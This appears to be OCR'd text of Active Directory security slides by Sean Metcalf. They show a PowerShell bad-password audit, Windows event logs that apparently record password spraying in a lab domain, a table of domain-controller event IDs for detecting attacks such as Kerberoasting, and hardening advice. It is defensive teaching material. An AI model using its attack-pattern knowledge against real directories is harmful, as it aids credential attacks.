
```
PS C:\> get-aduser -filter * -prop lastbadpasswordattempt,badpwdcount |`
          select name,lastbadpasswordattempt,badpwdcount |
           sort lastbadpasswordattempt | format-table -auto

name                   lastbadpasswordattempt badpwdcount
----                   ---------------------- -----------
krbtgt                 4/11/2017 8:05:58 PM            13
Leah.Reed              4/11/2017 11:37:21 PM            8
Gabriel.Moore          4/11/2017 11:37:21 PM            8
Dylan.Brown            4/11/2017 11:37:21 PM            8
Arianna.Flores         4/11/2017 11:37:21 PM            8
Joshua.Bell            4/11/2017 11:37:21 PM           12
Juliana.Hall           4/11/2017 11:37:21 PM            8
Hayden.Baker           4/11/2017 11:37:21 PM           12
Lily.Davis             4/11/2017 11:37:21 PM            8
Zachary.Cook           4/11/2017 11:37:21 PM            8
Hailey.Lopez           4/11/2017 11:37:21 PM           12
Elizabeth.Diaz         4/11/2017 11:37:21 PM            8
Mason.Ward             4/11/2017 11:37:21 PM            8
Logan.Nelson           4/11/2017 11:37:21 PM           12
Levi.Campbell          4/11/2017 11:37:21 PM            8
Elijah.Bryant          4/11/2017 11:37:21 PM            8
Maya.Gray              4/11/2017 11:37:21 PM            8
Sydney.Long            4/11/2017 11:37:21 PM           12
Isaiah.Wilson          4/11/2017 11:37:21 PM            8
Zachary.Lopez          4/11/2017 11:37:21 PM            8
Jayden.Carter          4/11/2017 11:37:21 PM            8
Gabriel.Lewis          4/11/2017 11:37:21 PM           12
Lauren.Davis           4/11/2017 11:37:22 PM           12
Thomas.Wood            4/11/2017 11:37:22 PM           12
Kaylee.Parker          4/11/2017 11:37:22 PM           12
Paige.Wilson           4/11/2017 11:37:22 PM           12
Owen.Martin            4/11/2017 11:37:22 PM           12
Nicholas.Robinson      4/11/2017 11:37:22 PM           12
William.Ramirez        4/11/2017 11:37:22 PM           12
Anthony.Carter         4/11/2017 11:37:22 PM           12
Julia.Cook             4/11/2017 11:37:22 PM           12
Hannah.Washington      4/11/2017 11:37:22 PM           12
Jasmine.Cook           4/11/2017 11:37:22 PM           12
Violet.Green           4/11/2017 11:37:22 PM           12
Ella.Morris            4/11/2017 11:37:22 PM           12
Alexis.Bailey          4/11/2017 11:37:22 PM           12
Grace.Baker            4/11/2017 11:37:22 PM           12
Leah.Martinez          4/11/2017 11:37:22 PM           12
Alexis.Price           4/11/2017 11:37:22 PM           12
Samantha.Clark         4/11/2017 11:37:22 PM           12
Luke.Price             4/11/2017 11:37:22 PM           12
Annabelle.Robinson     4/11/2017 11:37:22 PM           12
Adrian.Brooks          4/11/2017 11:37:22 PM           12
Sebastian.Long         4/11/2017 11:37:22 PM           12
```



Event 4771, Microsoft Windows security auditing.


```
Kerberos pre-authentication failed.

Account Information:
	Security ID:		ADSECLAB\Peyton.Davis
	Account Name:		Peyton.Davis

Service Information:
	Service Name:		krbtgt/ADSECLAB

Network Information:
	Client Address:		2600:1006:b10b:e6b0:a44e:9ce5:9777:96c
	Client Port:		55431

Additional Information:
	Ticket Options:		0x40810010
	Failure Code:		0x18
	Pre-Authentication Type:	2

Certificate Information:
	Certificate Issuer Name:
	Certificate Serial Number:
	Certificate Thumbprint:
```

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	4/11/2017 10:20:53 PM
Event ID:	4771	Task Category:	Kerberos Authentication Service
Level:	Information	Keywords:	Audit Failure




Event 4648, Microsoft Windows security auditing.

```
A logon was attempted using explicit credentials.

Subject:
        Security ID:            ADSECLAB\joeuser
        Account Name:           joeuser
        Account Domain:         ADSECLAB
        Logon ID:               0xDC1DD
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
        Account Name:           Alexis.Phillips
        Account Domain:         LAB.ADSECURITY.ORG
        Logon GUID:             {4988ca2b-de32-deac-545b-046785b8c40c}

Target Server:
        Target Server Name:     ADSMDC16.lab.adsecurity.org
        Additional Information: ldap/ADSMDC16.lab.adsecurity.org
```




Event 4648, Microsoft Windows security auditing.

```
A logon was attempted using explicit credentials.

Subject:
        Security ID:            ADSECLAB\joeuser
        Account Name:           joeuser
        Account Domain:         ADSECLAB
        Logon ID:               0xDC1DD
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
        Account Name:           Christopher.Kelly
        Account Domain:         LAB.ADSECURITY.ORG
        Logon GUID:             {75fe5e2d-f28f-eaae-d936-4d413f7400b5}
```



Event 4648, Microsoft Windows security auditing.

```
A logon was attempted using explicit credentials.

Subject:
        Security ID:            ADSECLAB\joeuser
        Account Name:           joeuser
        Account Domain:         ADSECLAB
        Logon ID:               0xDC1DD
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
        Account Name:           Cameron.Long
        Account Domain:         LAB.ADSECURITY.ORG
        Logon GUID:             {0bc630e1-5cd7-dd80-c987-40b628bd936f}

Target Server:
        Target Server Name:     ADSMDC16.lab.adsecurity.org
        Additional Information: ldap/ADSMDC16.lab.adsecurity.org
```



Event 4648, Microsoft Windows security auditing.

```
A logon was attempted using explicit credentials.

Subject:
        Security ID:            ADSECLAB\joeuser
        Account Name:           joeuser
        Account Domain:         ADSECLAB
        Logon ID:               0xDC1DD
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
        Account Name:           Nicholas.Davis
        Account Domain:         LAB.ADSECURITY.ORG
        Logon GUID:             {693ecbd0-3a7c-c0bc-bdff-394bb977f62b}

Target Server:
        Target Server Name:     ADSMDC16.lab.adsecurity.org
        Additional Information: ldap/ADSMDC16.lab.adsecurity.org

Process Information:
        Process ID:             0x12bc
        Process Name:           C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe
```

Event IDs that Matter: Domain Controllers

EventID	Description	Impact
4768	Kerberos auth ticket (TGT) was requested	Track user Kerb auth, with client/workstation name.
4769	User requests a Kerberos service ticket	Track user resource access requests & Kerberoasting
4964	Custom Special Group logon tracking	Track admin & “users of interest” logons, req regkey
4625/4771	Logon failure	Interesting logon failures. 4771 with 0x18 = bad pw
4765/4766	SID History added to an account/attempt failed	If you aren’t actively migrating accounts between domains, this could be malicious
4794	DSRM account password change attempt	If this isn’t expected, could be malicious
4780	ACLs set on admin accounts	If this isn’t expected, could be malicious
4739/643	Domain Policy was changed	If this isn’t expected, could be malicious
4713/617	Kerberos policy was changed	If this isn’t expected, could be malicious
4724/628	Attempt to reset an account's password	Monitor for admin & sensitive account pw reset
4735/639	Security-enabled local group changed	Monitor admin/sensitive group membership changes
4737/641	Security-enabled global group changed	Monitor admin/sensitive group membership changes
4755/659	Security-enabled universal group changed	Monitor admin & sensitive group membership changes
5136	A directory service object was modified	Monitor for GPO changes, admin account modification, specific user attribute modification, etc.

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

AD Sec Recommendations

- Protect your Azure AD Connect server like a DC.
- Configure host-based firewall on all workstations with a default inbound block rule.
- Leverage something like Microsoft LAPS to automatically change local Administrator passwords on workstations (& servers).
- Use granular delegation for LAPS and limit membership only to accounts that require local admin rights.
- Gradually increase the Domain Password Policy to 15 characters. Use fine-grained password policies to enforce longer password requirements for admin & service accounts.
- Regularly review & monitor admin groups to ensure there are no unauthorized accounts.
- Use standardized account names which enables programmatic monitoring of admin group membership.
- Where possible, set privileged SAs to use AES.
- Check admin accounts for associated Kerberos SPNs. Remove SPNs on admin accounts.
- Review AD admin groups (Administrators, Domain Admins, Enterprise Admins, Schema Admins, Server Operators) and work to remove service accounts that don't require this level of access.
- Only use GPOs dedicated to Domain Controllers, don’t link GPOs already linked to other OUs.
- Don't use Production Forest admin accounts to manage other forests with different security levels.
- Ensure the Account Operators group is empty.
- Limit accounts configured with Kerberos delegation.
- Review the Domain Controller GPOs to ensure security settings are appropriate, especially User Rights Assignments:
  - Allow log on through Remote Desktop Services
  - Managing auditing and security log
  - Take ownership of files or other objects
  - Enable computer and user accounts to be trusted for delegation

Things that Matter

- Ensure local admin passwords are unique and change regularly.
- Install/enable host firewall on all workstations to prevent lateral movement by attackers and ransomware.
- Host firewalls on servers and Domain Controllers (limit remote management).
- Reduce AD admin group membership.
- Limit service account privileges.
- Ensure AD admins only use AD admin systems (PAW).
- Breaking bad - disabling old & uncommon features and protocols to reduce the Windows attack surface
  - LM, NTLMv1, SMBv1, LLMNR, WPAD, NetBIOS, etc.
- Control Office macros.

Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

Slides: Presentations.ADSecurity.org